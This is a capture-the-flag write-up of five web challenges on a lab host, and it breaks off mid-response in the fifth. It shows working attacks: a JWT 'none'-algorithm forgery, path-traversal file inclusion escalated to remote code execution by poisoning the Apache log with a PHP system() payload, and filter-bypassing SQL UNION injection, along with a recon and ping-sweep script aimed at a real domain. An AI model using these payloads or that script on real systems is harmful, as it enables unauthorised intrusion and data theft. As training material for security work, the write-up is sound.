

T-Mobile CTF

Environment

- Services reachable at `80.158.43.220`
- Files available at `http://80.158.43.220:8080/`

Challenge 1 - Hidden Site

Settings

Service: `port 8081 (HTTP)`

URL: `http://80.158.43.220:8081/`

Task


Try to find the hidden site.

Analysis

1. I'll be using BurpSuite (Community Edition) as a viewer for all traffic and setting up FoxyProxy plugin to redirect the traffic from host to BurpSuit
2. The response from `80.158.43.220:8081` isn't really interesting
3. I'll try `80.158.43.220:8081/robots.txt` instead, where I immediately find `Disallow: /allcompanysecrets`
4. Let's try `http://80.158.43.220:8081/allcompanysecrets` and it seems that I've found my target

Solution

1. Try `80.158.43.220:8081/robots.txt` and obtain path from `Disallow` attribute
2. Refer to `80.158.43.220:8081/allcompanysecrets`



Challenge 2 - Recon

Task

Find all subdomains (`*.t-mobile.cz`) for the `t-mobile.cz` domain using Bash and compile a clean list (not only URLs found in page source).

Then resolve each subdomain to its IP address and run a ping sweep to determine which hosts are alive.

Analysis

- What is the most reliable way to obtain all subdomains?
 - If I want to determine the full scope of public DNS servers, I can either try to obtain results from third-party databases that crawl the internet and cache DNS records, search Certificate Transparency logs (e.g., `curl crt.sh`), or perform a brute-force on DNS (e.g., using `nmap dns-brute`).
 - For this I'll use `subfinder`, which is a subdomain discovery tool, using passive online sources.
 - I could also use BurpSuite, set Target scope to `t-mobile.cz` and just go around the page and observe the requests to available subdomains in Site map tab, but that's pretty manual.
- How to resolve each subdomain to its IP address (DNS lookup)
 - Retrieve information about DNS name servers via `dig <domain>` command.

Solution

1. First, I need a reliable source of all subdomains for a given domain. To do this, I'll use a Go implementation of the subfinder tool and save all (found) subdomains to a text file (I like to save every intermediate step to make debugging easier, and also so that if an error occurs in a later step, I don't have to repeat it).
2. Next, I need to query DNS name servers using `dig` command and find the corresponding IPs. Since some hosts may have multiple addresses (due to CDN or simply for load balancing), I'll save them all, each on a new line.
3. As a last step, I'll go through the file of stored hosts/IPs and perform ping sweep, with parameters to send only ONE packet (`-c 1`) and wait maximum of ONE (`-W 1`) second for the response. For each address, based on the result of ICMP echo request, I'll determine whether the host is ACTIVE, or DEAD/FILTERED (e.g., might be alive but dropping ICMP packets, like `www.t-mobile.cz`).
4. Results are available in attached files.

```
#!/bin/bash

DOMAIN="t-mobile.cz"
RAW_S="subfinder_o.txt"
HOST_IP="host_w_ip.txt"
FINAL="final_report.txt"

echo "1 -- Starting subfinder for domain $DOMAIN..."

subfinder -d "$DOMAIN" >> "$RAW_S"

echo "2.0 -- Getting IP Address for each subdomain in $RAW_S..."
echo "Host,IP" > "$HOST_IP"

while read -r subd; do
    if [ -n "$subd" ]; then
        ips=$(dig +short "$subd" | grep -E "^[0-9.]+$")

        for ip in $ips; do
            echo "$subd,$ip" >> "$HOST_IP"
            echo "found: $subd has IP $ip"
        done
    fi
done < "$RAW_S"
```

```

echo "2.1 -- DNS collect complete"

echo "3 -- Performing ping sweep for collected IPs"
echo "Hostname,IP,Ping_Status" >> "$FINAL"

while IFS=' ' read -r saved_subd saved_ip; do
    if [ -n "$saved_ip" ]; then
        if ping -c 1 -W 1 "$saved_ip" > /dev/null 2>&1; then
            status="ALIVE"
        else
            status="DEAD/FILTERED"
        fi
        echo "$saved_subd,$saved_ip,$status" >> "$FINAL"
    fi
done < "$HOST_IP"

```

Challenge 3 - Admin Login

Settings

Service: port 8082 (HTTP)

URL: <http://80.158.43.220.8082/>

Task

Try to log in as an admin.

Analysis

- Again I'll be using BurpSuite with FoxyProxy.
- First I'll observe the GET response, nothing that interesting, even the HTML structure is pretty straight forward.
- I've tried a naive SQLi using the username `admin'--`, with zero success
- When I enter random characters, I get the login credentials for a demo account as a response. Let's try logging in.
- First, a POST request is sent to `/auth` with the parameters `username=user1&password=SecurePassword`. In response to this request, I receive a cookie with the value `token='<TOKEN/>'`, and the following GET request is redirected to `/private`, with the received token.
- Based on the token's structure, I can tell that it's a JWT. Let's try to take advantage of that and decode the first and second parts (using the built-in decoder in BurpSuite).
- Decoded header: `{"typ":"JWT","alg":"HS256"}`.
- Decoded payload: `{"auth":1780325210237,"agent":"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36","role":"user","iat":1780325210}`
- Let's try blindly:
 1. Modify the parameters in POST, for example `username=user1&password=SecurePassword&role=admin` - to this server responded with 302, but the JWT payload remained unchanged, ie. server is completely ignoring any extra parameters
 2. changing role to "admin", encoding again to Base64 and load it into `GET /private` - nope (flawed JWT signature verification)

3. removing algorithm, i.e., setting the header to "alg":"none" (or combinations like NONE, NoNe, nOne..) (Accepting tokens with no verification) and trying to load the modified token - WITH SUCCESS.

Solution : `FLAG{1n53cur3_jw7_t0k3n5_4r3_4_7h1ng?!}`

- Obtain the demo user credentials.
- Setup interception within BurpSuite and retrieve the JWT token from the POST response (`POST /auth`), using demo `user1` credentials

Time	Type	Direction	Method	URL
18:07:31 1 Ju...	HTTP	→ Request	POST	http://80.158.43.220:8082/auth

Request

Pretty Raw Hex Hackvortor

```
1 POST /auth HTTP/1.1
2 Host: 80.158.43.220:8082
3 Content-Length: 38
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Content-Type: application/x-www-form-urlencoded
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36
8 Origin: http://80.158.43.220:8082
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://80.158.43.220:8082/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: cs,en;q=0.9
13 Connection: keep-alive
14
15 username=user1&password=SecurePassword
```

- Traffic is immediately redirected to `/private`, but since I have request interception enabled, I can modify the request body before sending the `GET /private` request with the token, and therefore:
- I'm using the JWT Editor extension and:
 1. Modify the payload and change the `"role": "admin"`
 2. Perform "none" signing algorithm attack

Time	Type	Direction	Method	URL
18:07:44 1 Ju...	HTTP	→ Request	GET	http://80.158.43.220:8082/private

Request

Pretty Raw Hex Hackvortor JSON Web Token

JWT 1 - eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjoiZm9udGVzMDY0MjM...

Serialized JWT

`[{"typ": "JWT", "alg": "none", "auth": "1780330064234", "agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36", "role": "admin", "iat": 1780330064}].`

Copy

Decrypt

Verify

JWS JWE

Header

```
{
  "typ": "JWT",
  "alg": "none"
}
```

Format JSON

☒ Compact JSON

Payload

```
{
  "auth": "1780330064234",
  "agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36",
  "role": "admin",
  "iat": 1780330064
}
```

Format JSON

☒ Compact JSON

Signature

Information

• Issued At - Mon Jun 01 2026 18:07:44 GMT+2


Attack

Sign

Encrypt

Send to Tokens

- After sending the request with the modified token, I am logged in as an admin:



- Complete flow:

189	http://80.158.43.220:8082	GET	/	✓	200	1209	HTML	Please log in	1 JWTs, 0 JWES	80.158.43.220	token=eyJ0eXAL...	18:07:00 1 J...	8080	89
190	http://80.158.43.220:8082	POST	/auth	✓	302	483			1 JWTs, 0 JWES	80.158.43.220	token=eyJ0eXAL...	18:07:12 1 J...	8080	100
191	http://80.158.43.220:8082	GET	/private		200	937	HTML	Please log in	1 JWTs, 0 JWES	80.158.43.220	token=eyJ0eXAL...	18:07:12 1 J...	8080	100
192	http://80.158.43.220:8082	GET	/logout?		302	192			1 JWTs, 0 JWES	80.158.43.220	token=	18:07:16 1 J...	8080	74
193	http://80.158.43.220:8082	GET	/		200	1209	HTML	Please log in	1 JWTs, 0 JWES	80.158.43.220	token=eyJ0eXAL...	18:07:16 1 J...	8080	79
194	http://80.158.43.220:8082	POST	/auth	✓	302	483			1 JWTs, 0 JWES	80.158.43.220	token=eyJ0eXAL...	18:07:31 1 J...	8080	91
195	http://80.158.43.220:8082	GET	/private	✓	200	944	HTML	What is this?	1 JWTs, 0 JWES	80.158.43.220	token=eyJ0eXAL...	18:07:44 1 J...	8080	81

Original request

Pretty

Raw

Hex

Hackvortor

JSON Web Token

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Challenge 4 - RCE & Flag

Settings

Service: port 8083 (HTTP)

URL: http://80.158.43.220:8083/

Task

Achieve command execution and read the flag located in the filesystem root.

Analysis

- In BurpSuite, I can see that the JWT token is included in the initial GET / request, again with a header using the HS256 algorithm and a payload containing "role"="user"
- I examine the HTML structure of the page and immediately come across a form with the attribute action="cities.php", which supports the GET method and offers several options (London, Tokyo, and Paris); when any of these options is submitted, new content is loaded into the article element
- After submitting, the URL changes to the respective city: /cities.php?city=tokyo.html, /cities.php?city=tokyo.html and /cities.php?city=london.html - this is going to be my way in.
- The JWT token has remained unchanged since the response to the initial GET request
- Within the response header, I can see two parameters:

- X-Powered-By: PHP/7.4.33
 - which tells me what version of PHP is used (I can search for well-known vulnerabilities), e.g. <https://vulmon.com/searchpage?q=php+7.4.33> (nothing specific)
- Server: Apache/2.4.54 (Debian)
- Since a web application dynamically requests and renders a localized file on the server, it leads to File Inclusion, probably something like

```
$file = $_GET['city'];
```

- Theoretically I should be able to use directory traversal sequences to escape the web root directory (`cities`)
- With the first 'blind' try to access any other file, than `<city>.html` , I immediately get server error rendered to the page

```
Warning: include(cities/etc/passwd): failed to open stream: No such file or directory
in /var/www/html/cities.php on line 7
```

```
Warning: include(): Failed opening 'cities/etc/passwd' for inclusion
(include_path='.:usr/local/lib/php') in /var/www/html/cities.php on line 7`
```

- This tells me, that the server automatically appends the `cities` folder to any input and as it tried to look for the file `var/www/html/cities/etc/passwd` which of course doesn't exist, it displayed the Warning. But:
 - Since I know that it's Debian linux system, I can be pretty sure of the [directory tree](#), so theoretically, to traverse to the home directory, I should be fine with `../../../../` , since I know, that I should obtain the flag within root folder, the path is as follows: `../../../../root`
 - After trying to traverse path, I'm able to see, that server somehow removes the occurrence of `../` and always returns `'cities/'`
- With first unsuccessful path traversal, due to server removing instances of `../` , I'll try nested sequence (`../../../../`) which should trick the server into renaming one instance and leaving desired `../` .
- After playing around, I was able to access filesystem, namely `GET /cities.php?city=../../../../../../../../etc/passwd` , in this case, role within JWT token is completely ignored and even normal user can access this.
- However, for the `root` folder, I'm running into a different kind of error-well as expected.

```
**Warning**: include(/root): failed to open stream: Permission denied
in **var/www/html/cities.php** on line **7**
```

```
**Warning**: include(): Failed opening 'cities/../../../../root' for inclusion
(include_path='.:usr/local/lib/php') in **var/www/html/cities.php** on line **7**
```

- It also appeared that the attempt to load the `cities.php` file caused an infinite loop on the server side, as no response was ever returned for that request.
- However to summarize this, **LFI** is confirmed. This blog post: (<https://outpost24.com/blog/from-local-file-inclusion-to-remote-code-execution-part-1/>) led me on the right track, and I tried to access the `access.log` file on the server (I managed to do so on `/cities.php city=../../../../../../../../var/log/apache2/access.log`)
- Maybe I could execute code using a PHP wrapper (`expect://id` , or through log poisoning (by tampering with the User-Agent parameter and forcing the server to write a string to its access log file

```
var/log/apache2/access.log ).
```

- Following <https://github.com/RoqueNight/LFI---RCE-Cheat-Sheet> I was able to successfully run command on remote server: `curl "http://80.158.43.220:8083" -H "User-Agent: <?php system(\$_GET['c']); ?>"`
- I'm able to see output in the access.log: (**confirmed RCE**)
Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36" 46.135.89.210 - - [02/Jun/2026:08:22:35 +0000] "GET / HTTP/1.1" 200 3058 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data) "
- For running all commands, via BurpSuite, all I had to do, since I've already poisoned the log, was sending requests to the log URL with URL encoded commands.

Solution : `FLAG{LF1_2_RC3_15_3a5y_8b295874f3c352acd18eafb385f92291}`

- As mentioned in Analysis section, the **LFI** was confirmed by being able to traverse and read content of `/etc/passwd` by bypassing servers protection, using nested sequences (``...//``)
- Two articles (mentioned in the Analysis section) led me to a solution for obtaining **RCE** by manipulating the access.log file on the Apache server, which was actually accessible at the (`...//...//...//...//var/log/apache2/access.log`)
- The poisoning was caused by `curl "http://80.158.43.220:8083" -H "User-Agent: <?php system(\$_GET['c']); ?>"` (credits to: <https://github.com/RoqueNight/LFI---RCE-Cheat-Sheet>)
- No I'm able to construct GET requests, with the commands in the header, as `GET /cities.php?city=...//...//...//...//var/log/apache2/access.log&c=ls+-a`

```
1 GET /cities.php?city=...//...//...//...//var/log/apache2/access.log&c
=ls+-a HTTP/1.1
2 Host: 80.158.43.220:8083
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: cs,en;q=0.9
8 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjoxNzgwMzY0MDY0MjM0LCJhZ2Vu
dCI6IklvemlsbGEvNS4wIChNYWpbnRvc2g7IEludGVzIE1hYyBPUyBYIDExZcpIEFwc
Gxlv2ViS2l0LzUzNy4zNiAo50hUTUwsIGxpa2UgR2Vja28pIENocm9tZS8xNDguMC4wLjAgU2
FmYXJpLzUzNy4zNiIsInR5bGUiOiJlc2VyIiwiaWF0IjoxNzgwMzY0MDY0fQ.UQZB0FqnFW10
uR6ErptgLb0ZLxgmufoj5u8E1qU0co
9 Connection: keep-alive
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```

```
1 HTTP/1.1 200 OK
2 Date: Tue, 02 Jun 2026 08:45:15 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/7.4.33
5 Vary: Accept-Encoding
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9 Content-Length: 3528
10
11 46.135.89.210 - - [02/Jun/2026:08:39:45 +0000] "GET / HTTP/1.1" 200 3058
12 "-"
13 cities
14 cities.php
15 index.html
16 info.php
17 "
18 46.135.89.210 - - [02/Jun/2026:08:39:48 +0000] "GET
```

- Therefore I should be able to reach the root level directory, all with privileges of a "normal user":

```
1 GET /cities.php?city=...//...//...//...//var/log/apache2/access.log&c
=ls+...//...//...//...// HTTP/1.1
2 Host: 80.158.43.220:8083
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: cs,en;q=0.9
8 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjoxNzgwMzY0MDY0MjM0LCJhZ2Vu
dCI6IklvemlsbGEvNS4wIChNYWpbnRvc2g7IEludGVzIE1hYyBPUyBYIDExZcpIEFwc
Gxlv2ViS2l0LzUzNy4zNiAo50hUTUwsIGxpa2UgR2Vja28pIENocm9tZS8xNDguMC4wLjAgU2
FmYXJpLzUzNy4zNiIsInR5bGUiOiJlc2VyIiwiaWF0IjoxNzgwMzY0MDY0fQ.UQZB0FqnFW10
uR6ErptgLb0ZLxgmufoj5u8E1qU0co
9 Connection: keep-alive
10
11
```

```
1 HTTP/1.1 200 OK
2 Date: Tue, 02 Jun 2026 08:46:58 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/7.4.33
5 Vary: Accept-Encoding
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9 Content-Length: 5232
10
11 46.135.89.210 - - [02/Jun/2026:08:39:45 +0000] "GET / HTTP/1.1" 200 3058
12 "-" "bin
13 boot
14 dev
15 etc
16 flag_80a881216c30dd9e.txt
17 home
18 lib
19 lib64
20 media
21 mnt
22 opt
23 proc
24 root
25 run
26 sbin
27 srv
28 sys
29 tmp
30 usr
31 var
32 "
```

- and voilà

Request

Pretty Raw Hex Hackvortor JSON Web Token

```

1 GET /cities.php?city=../../../../../../../../var/log/apache2/access.log&c
=cat+../../../../flag_80a881216c30dd9e.txt HTTP/1.1
2 Host: 80.158.43.220:8083
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: cs,en;q=0.9
8 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjoxNzgwMzZlMjY0MjM0LjJhZDZl
dC1k1vemlsbGEvNS4wIChNYWpbnRvc2g7IEludGVsIE1hYyBPUyB5IDFwZjY0EwXzE1ZxcpIEFwc
glV2ZlZS10LzUzNy4zNiAo50hUTUwIGxpa2UgR2Vja28pIENocm9tZS8xNDQwMzY0LjAgU2
FmYXJpLzUzNy4zNiIsInR5bGU6IjI1IiwiaWF0IjI1IiwiaWF0IjI1IiwiaWF0IjI1IiwiaWF0IjI1
uR6ErptgLB0ZLxgmuf0j5u8E1qU0co
9 Connection: keep-alive
10
11

```

Response

Pretty Raw Hex Render Hackvortor

```

1 HTTP/1.1 200 OK
2 Date: Tue, 02 Jun 2026 08:47:32 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/7.4.33
5 Vary: Accept-Encoding
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9 Content-Length: 5235
10
11 46.135.89.210 - - [02/Jun/2026:08:39:45 +0000] "GET / HTTP/1.1" 200 3058
12 "-" "FLAG{LF1_2_RC3_15_3a5y_8b295874f3c352acd18eafb385f92291}"
13 46.135.89.210 - - [02/Jun/2026:08:39:48 +0000] "GET
/cities.php?city=../../../../../../../../var/log/apache2/access.log
HTTP/1.1" 200 472 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36"
14 46.135.89.210 - - [02/Jun/2026:08:39:54 +0000] "GET / HTTP/1.1" 200 3058
15 46.135.89.210 - - [02/Jun/2026:08:39:57 +0000] "GET
/cities.php?city=../../../../../../../../var/log/apache2/access.log
HTTP/1.1" 200 605 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36"
16 46.135.89.210 - - [02/Jun/2026:08:40:17 +0000] "GET / HTTP/1.1" 200 3058
17 46.135.89.210 - - [02/Jun/2026:08:40:19 +0000] "GET

```

Challenge 5 - Password Recovery

Settings

Service: port 8084 (HTTP)

URL: <http://80.158.43.220:8084/>

Task

Recover the admin's clear-text password.

Analysis

- Again JWT Token was obtained with initial GET request, with the same structure and role as with the previous two exercises.
- In HTML header I can see following attributes: `integrity` and `crossorigin="anonymous"`, that the application is using jquery and there is a custom script handling the button interaction.
- on the next page `/web_sql_i.php` (even the sql_i leads me to some clues? Or will it be dedicated to a jquery exploit?) I can see the search bar and after trying it, I can see the query parameters updated: `web_sql_i.php?q=test`, with rendering the input and number of results into `h2` element in content-area. I'm also not ignoring the hint query, which validates the query on several or statements, looking for company name.. let's see (maybe Goderich? Ok no..). Let's try to search without any input
- This leads me to three results: Telekom DE, T-Mobile CZ and T-Mobile SK, where each one of them is constructed from `company`, `companyname` and `site` -> based on hint no more than 3 columns (except those) are present in `hohohaa` table, since the select query returns `*` (all) results. This is going to be crucial when constructing UNION, I will need to select exactly 3 columns (or place dummy values)
- Also based on hint, I'm still within LIKE operator, this I need to escape, otherwise `LIKE (UNION SELECT ...)` will result to invalid SQL query and thus error.
- The hint gives me exactly what I need to do that: adding `'%` at the beginning of my payload, which results in `LIKE '%something%' <MALICIOUS QUERY>`
- However, since three LIKE operators are being evaluated, I need to get rid of the remaining two, ideally comment them out. Depending on the system, comments can be done in several ways (`--`, `//`, `#`)
- Trying `/web_sql_i.php?q=T-Mobile'OR+1=1` leads me to some 200, Space not allowed!

- I've come across following cheat sheet:
<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/README.md#no-space-allowed>
- Let's try it: `q=T-Mobile%27%09or%091=1` is considered as `'T-Mobile' or 1=1` thanks to the string concatenation within the hint (. . in PHP, a period is used for **string concatenation**, therefore anything on the left or right from the input is concatenated -> this confirmed, that `%09` bypasses the space evaluation, however I'm still inside the LIKE statements, with 3 results returned.
- Since I know, that two last checks evaluates fields `companyname` and `site`, I could try to filter on `.` (since the check searches for any occurrence of a given character, thus `.de`, `.cz`, `.sk`) within the company name. Let's first try the comments. On the previous q, which resulted in 3 results (thus confirmed, that the query is passed correctly), I tried :
 - `%.%27--'` -> error
 - `%.%27// or (.%27%2F%2F)` -> error
 - `%.%27%23` (URL encoded #) -> returned 0 results, thus the query is valid and since no result was returned, I suppose it was successful in removing two following checks, the database is probably MySQL, as this comment is typical for it
- Running (for spaces I could also use `/**/` to bypass the No Spaces Check) `t-mobile%27/**/UNION/**/SELECT/**/1,2,3%23` I was left with `'t-mobile'/**/**/**/1,2,3#'` therefore the keywords are filtered. Again I've used <https://portswigger.net/support/sql-injection-bypassing-common-filters> for the stripped input and constructed following query: `t-mobile%27/**/UNION/**/SELECT/**/1,2,3%23` which finally resulted into me controlling the DB, as 1, 2, 3 were displayed.

```

1 GET /web_sql.php?q=t-mobile%27/**/UNION/**/SELECT/**/1,2,3%23
2 HTTP/1.1
3 Host: 80.158.43.220:8084
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://80.158.43.220:8084/web_sql.php?q=t-mobile%270A--
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: cs,en;q=0.9
10 Cookie: token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjoxNzg1MDY0MjM0LCJhZ2VudCI6I
  k1vemlsbGEvNS4wIChNYWpbnRvc2g7IEludGVzIE1hYyBPUyBYIDFwXzE1XzcpIEFwc
  GxLV2ViS2l0LzUzNy4zNiAoS0hUTUwIGxpY2UgR2Vja28pIENocm9tZS8xNDguMC4wLjAg
  U2FmYXJpLzUzNy4zNiIsInR5bGUzIjoiY2VyaWwifWF0IjoxNzg1MDY0fQ.UQZB0FqnFW10
  uR6ErptgLB0ZLxgmufaj5u8E1QgU0co
11 Connection: keep-alive
12

```

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```

dealing with MySQL, this was pretty straight forward:

```
1 GET /web_sql.php?q=
t-mobile%27/**/UNION/**/SELECT/**/TABLE_NAME, TABLE_TYPE, ENGINE
/**/FROM/**/INFORMATION_SCHEMA.TABLES%23 HTTP/1.1
2 Host: 80.158.43.220:8084
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: cs,en;q=0.9
8 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjoxNzgwMzY0MDY0MjM0LCJhZ2Vu
dCI6IklvemlsbGEvNS4wIChNYWpbnRvc2g7IEludGVsIE1hYyBPUyB5IDFwZzE1XzcpIEFwc
GxLV2VlS2l0LzUzNy4zNiAoS0hUTUwsIGxpY2UgR2Vja28pIENocm9tZS8xNDguMC4wLjAgU2
FmYXJpLzUzNy4zNiIsInJvbmUuIjI1c2V5IiwiaWF0IjoxNzgwMzY0MDY0fQ.UQZB0FqnFW10
uR6ErptgLB0ZLxgmufoj5u8E1QgU0co
9 Connection: keep-alive
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```

```
MEMORY
</h3>
<div>
  SYSTEM VIEW
</div>
<div>
  <a href='InnoDB'>
    <h2>
      hohohaa
    </h2>
  </div>
  InnoDB
  <div>
    BASE TABLE
  </div>
  <div>
    <a href='InnoDB'>
      <h2>
        users
      </h2>
    </div>
    InnoDB
    <div>
      BASE TABLE
    </div>
  </div>
</div>
<div class="rindo">
  <form name="hint1" id="hint1">
    <button type="button" id="bHint1">
      Hint
    </button>
    <p1 id="hint1" style="display: none;">
      $query = "SELECT * FROM hohohaa
      WHERE company LIKE '%" .
      $ GET['q']. " '%" OR companyname
```

With available metatables, I was able to get the schema of the `users`

```
Request
Pretty Raw Hex Hackvortor JSON Web Token
1 GET /web_sql.php?q=
t-mobile%27/**/UNION/**/SELECT/**/COLUMN_NAME,COLUMN_TYPE,DATA
_TYPE/**/FROM/**/INFORMATION_SCHEMA.COLUMNS/**/WHERE/**/TABLE_NA
ME/**/=/**/'users'%23 HTTP/1.1
2 Host: 80.158.43.220:8084
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer:
http://80.158.43.220:8084/web_sql.php?q=t-mobile%27/**/UNION/**/SEL
select/**/1,4,2/**/ORDER/**/BY/**/1%23
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: cs,en;q=0.9
9 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjoxNzgwMzY0MDY0MjM0LCJhZ2Vu
dCI6IklvemlsbGEvNS4wIChNYWpbnRvc2g7IEludGVsIE1hYyBPUyB5IDFwZzE1XzcpIEFwc
GxLV2VlS2l0LzUzNy4zNiAoS0hUTUwsIGxpY2UgR2Vja28pIENocm9tZS8xNDguMC4wLjAgU2
FmYXJpLzUzNy4zNiIsInJvbmUuIjI1c2V5IiwiaWF0IjoxNzgwMzY0MDY0fQ.UQZB0FqnFW10
uR6ErptgLB0ZLxgmufoj5u8E1QgU0co
10 Connection: keep-alive
11
12
```

```
Response
Pretty Raw Hex Render Hackvortor
<br/>
<div>
  <a href='varchar'>
    <h2>
      username
    </h2>
  </div>
  varchar
  <div>
    varchar(50)
  </div>
  <div>
    <a href='varchar'>
      <h2>
        password
